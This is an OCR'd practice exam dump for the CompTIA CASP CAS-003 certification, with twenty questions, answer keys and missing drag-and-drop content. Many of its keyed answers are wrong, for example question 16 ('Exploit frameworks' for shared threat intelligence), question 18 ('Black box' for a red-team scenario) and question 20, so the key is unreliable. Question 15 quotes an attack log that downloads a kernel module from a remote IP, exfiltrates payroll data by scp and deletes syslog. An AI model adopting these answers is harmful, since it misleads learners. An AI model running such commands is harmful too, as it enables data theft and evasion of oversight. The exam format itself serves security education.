
CompTIA Advanced Security Practitioner (CASP) CAS-003

1. Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.
Select and Place:




A. Please refer to Explanation below for the answer.

Answer(s): A

---

2. A security consultant is considering authentication options for a financial institution. The following authentication options are available. Drag and drop the security mechanism to the appropriate use case. Options may be used once.
Select and Place:



A. Please refer to Explanation below for the answer.

Answer(s): A

---

3. A company's Chief Operating Officer (COO) is concerned about the potential for competitors to infer proprietary information gathered from employees' social media accounts.
Which of the following methods should the company use to gauge its own social media threat level without targeting individual employees?

A. Utilize insider threat consultants to provide expertise.

B. Require that employees divulge social media accounts.

C. Leverage Big Data analytical algorithms.

D. Perform social engineering tests to evaluate employee awareness.

Answer(s): A

---

4. A security administrator must configure the database server shown below to comply with the four requirements listed. Drag and drop the appropriate ACL that should be configured on the database server to its corresponding requirement. Answer options may be used once or not at all.

Select and Place:

1) The DB server can only be managed from NIC3 via RDP from the sysadmin 10.100.2.0/24 network

2) The web server in the 10.10.10.0/25 network should connect to the DB via NIC1

3) The backup server at 172.30.10.3 should perform BD backups by connecting via the 192.168.1.0/24 network

4) The DB server should ot initiate outbound connections on NIC2

Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1433	Permit TCP from 10.100.2.0/24 to 172.16.0.20/32 port 3389	Permit UDP from 192.168.1.20 to 172.30.10.3
Deny TCP from 10.0.10.20/24 to ANY	Permit IP from 172.30.10.3 to 10.100.2.0	Permit TCP from 10.10.10.0/25 to 192.168.1.20/24 port 1433
Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1433	Permit IP from 172.30.10.3 to 192.168.1.20	Deny IP from 10.0.10.20 to ANY

A. Please refer to Explanation below for the answer.

Answer(s): A

---

5. A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements:

-The data is for internal consumption only and shall not be distributed to outside individuals
-The systems administrator should not have access to the data processed by the server
-The integrity of the kernel image is maintained
Which of the following host-based security controls BEST enforce the data owner’s requirements? (Choose three.)

- [ ] A. SELinux
- [ ] B. DLP
- [ ] C. HIDS
- [ ] D. Host-based firewall
- [ ] E. Measured boot
- [ ] F. Data encryption
- [ ] G. Watermarking

Answer(s): C E F

---

6. An SQL database is no longer accessible online due to a recent security breach. An investigation reveals that unauthorized access to the database was possible due to an SQL injection vulnerability. To prevent this type of breach in the future, which of the following security controls should be put in place before bringing the database back online? (Choose two.)

- [ ] A. Secure storage policies
- [ ] B. Browser security updates
- [ ] C. Input validation
- [ ] D. Web application firewall
- [ ] E. Secure coding standards
- [ ] F. Database activity monitoring

Answer(s): C F

7. A company has entered into a business agreement with a business partner for managed human resources services. The Chief Information Security Officer (CISO) has been asked to provide documentation that is required to set up a business-to-business VPN between the two organizations. Which of the following is required in this scenario?

A. ISA

B. BIA

C. SLA

D. RA

Answer(s): A

---

8. Given the following output from a local PC:

```
C:\>ipconfig
Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . : comptia.org
 Link-local IPv6 Address..... : fe80::4551:67ba:77a6:62e1%11
 IPv4 Address.................. : 172.30.0.28
 Subnet Mask..................... : 255.255.0.0
 Default Gateway.............. : 172.30.0.5
C:\>
```

Which of the following ACLs on a stateful host-based firewall would allow the PC to serve an intranet website?

A. Allow 172.30.0.28:80 -> ANY

B. Allow 172.30.0.28:80 -> 172.30.0.0/16

C. Allow 172.30.0.28:80 -> 172.30.0.28:443

D. Allow 172.30.0.28:80 -> 172.30.0.28:53

Answer(s): B

---

9. A penetration tester has been contracted to conduct a physical assessment of a site. Which of the following is the MOST plausible method of social engineering to be conducted during this engagement?

A. Randomly calling customer employees and posing as a help desk technician requiring user password to resolve issues

B. Posing as a copier service technician and indicating the equipment had “phoned home” to alert the technician for a service call

C. Simulating an illness while at a client location for a sales call and then recovering once listening devices are installed

D. Obtaining fake government credentials and impersonating law enforcement to gain access to a company facility

Answer(s): B

---

10. A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
C:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org       Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

A. The public/private views on the Comptia.org DNS servers are misconfigured

B. Comptia.org is running an older mail server, which may be vulnerable to exploits

C. The DNS SPF records have not been updated for Comptia.org

D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

Answer(s): B

---

11. Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.
Network Client: Digitally sign communication Network Server: Digitally sign communication
A storage administrator in a remote location with a legacy storage array, which contains time-sensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded

B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded

C. Mitigate the risk for the remote location by suggesting a move to a cloud service provider. Have the remote location request an indefinite risk exception for the use of cloud storage

D. Avoid the risk, leave the settings alone, and decommission the legacy storage device

Answer(s): A

---

12. A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

A. Set up a VDI environment that prevents copying and pasting to the local workstations of outsourced staff members

B. Install a client-side VPN on the staff laptops and limit access to the development network

C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff

D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network

Answer(s): D

---

13. A systems security engineer is assisting an organization’s market survey team in reviewing requirements for an upcoming acquisition of mobile devices. The engineer expresses concerns to the survey team about a particular class of devices that uses a separate SoC for baseband radio I/O. For which of the following reasons is the engineer concerned?

A. These devices can communicate over networks older than HSPA+ and LTE standards, exposing device communications to poor encryptions routines

B. The organization will be unable to restrict the use of NFC, electromagnetic induction, and Bluetooth technologies

C. The associated firmware is more likely to remain out of date and potentially vulnerable

D. The manufacturers of the baseband radios are unable to enforce mandatory access controls within their driver set

Answer(s): B

---

14. During a security assessment, an organization is advised of inadequate control over network segmentation. The assessor explains that the organization's reliance on VLANs to segment traffic is insufficient to provide segmentation based on regulatory standards. Which of the following should the organization consider implementing along with VLANs to provide a greater level of segmentation?

A. Air gaps

B. Access control lists

C. Spanning tree protocol

D. Network virtualization

E. Elastic load balancing

Answer(s): D

---

15. A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4  08:08:00  Server A: on console user jsmith: exec 'ls -l
/data/finance/payroll/*.xls'
May 4  08:08:00  Server A: on console user jsmith: Access denied on
/data/finance/
May 4  08:08:07  Server A: on console user jsmith: exec 'whoami'
May 4  08:08:10  Server A: on console user jsmith: exec 'wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4  08:08:20  Server A: on console user jsmith: exec 'insmod
/tmp/downloads/modinject.o'
May 4  08:08:10  Server A: on console user root: exec 'whoami'
May 4  08:09:37  Server A: on console user root: exec 'ls -
l/data/finance/payroll/*.xls'
May 4  08:09:43  Server A: on console user root: exec 'gpg -e
/data/finance/payroll/gl-May2017.xls'
May 4  08:09:55  Server A: on console user root: exec 'scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4  08:10:03  Server A: on console user root: exec 'rm-rf
/var/log/syslog'
May 4  08:10:05  Server A: on console user jsmith: exec 'rmmod
modinject.o'
May 4  08:10:05  Server A: kernel: PANIC 'unable to handle paging request
at 0x45A800c'
May 4  08:10:05  Server A: kernel: Automatic reboot initiated
May 4  08:10:06  Server A: kernel: Syncing disks
May 4  08:10:06  Server A: kernel: Reboot
May 4  08:12:25  Server A: kernel: System init
May 4  08:12:25  Server A: kernel: Configured from console by console
May 4  08:12:42  Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4  08:13:34  Server A: kernel: System changed state to up
May 4  08:14:23  Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

- [ ] A. A root user performed an injection attack via kernel module
- [ ] B. Encrypted payroll data was successfully decrypted by the attacker
- [ ] C. Jsmith successfully used a privilege escalation attack
- [ ] D. Payroll data was exfiltrated to an attacker-controlled host
- [ ] E. Buffer overflow in memory paging caused a kernel panic
- [ ] F. Syslog entries were lost due to the host being rebooted

Answer(s): C E

---

16. An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging

attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

A. Threat modeling

B. Risk assessment

C. Vulnerability data

D. Threat intelligence

E. Risk metrics

F. Exploit frameworks

Answer(s): F

---

17. A recent penetration test identified that a web server has a major vulnerability. The web server hosts a critical shipping application for the company and requires 99.99% availability. Attempts to fix the vulnerability would likely break the application. The shipping application is due to be replaced in the next three months. Which of the following would BEST secure the web server until the replacement web server is ready?

A. Patch management

B. Antivirus

C. Application firewall

D. Spam filters

E. HIDS

Answer(s): E

---

18. To prepare for an upcoming audit, the Chief Information Security Officer (CISO) asks for all 1200 vulnerabilities on production servers to be remediated. The security engineer must determine which vulnerabilities represent real threats that can be exploited so resources can be prioritized to migrate the most dangerous risks. The CISO wants the security engineer to act in the same manner as would an external threat, while using vulnerability scan results to prioritize any actions. Which of the following approaches is described?

A. Blue team

B. Red team

C. Black box

D. White team

Answer(s): C

---

19. An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.

Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

A. High confidentiality, high availability

B. High confidentiality, medium availability

C. Low availability, low confidentiality

D. High integrity, low availability

Answer(s): B

---

20. A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

- [ ] A. OTA updates
- [ ] B. Remote wiping
- [ ] C. Side loading
- [ ] D. Sandboxing
- [ ] E. Containerization
- [ ] F. Signed applications

Answer(s): D E
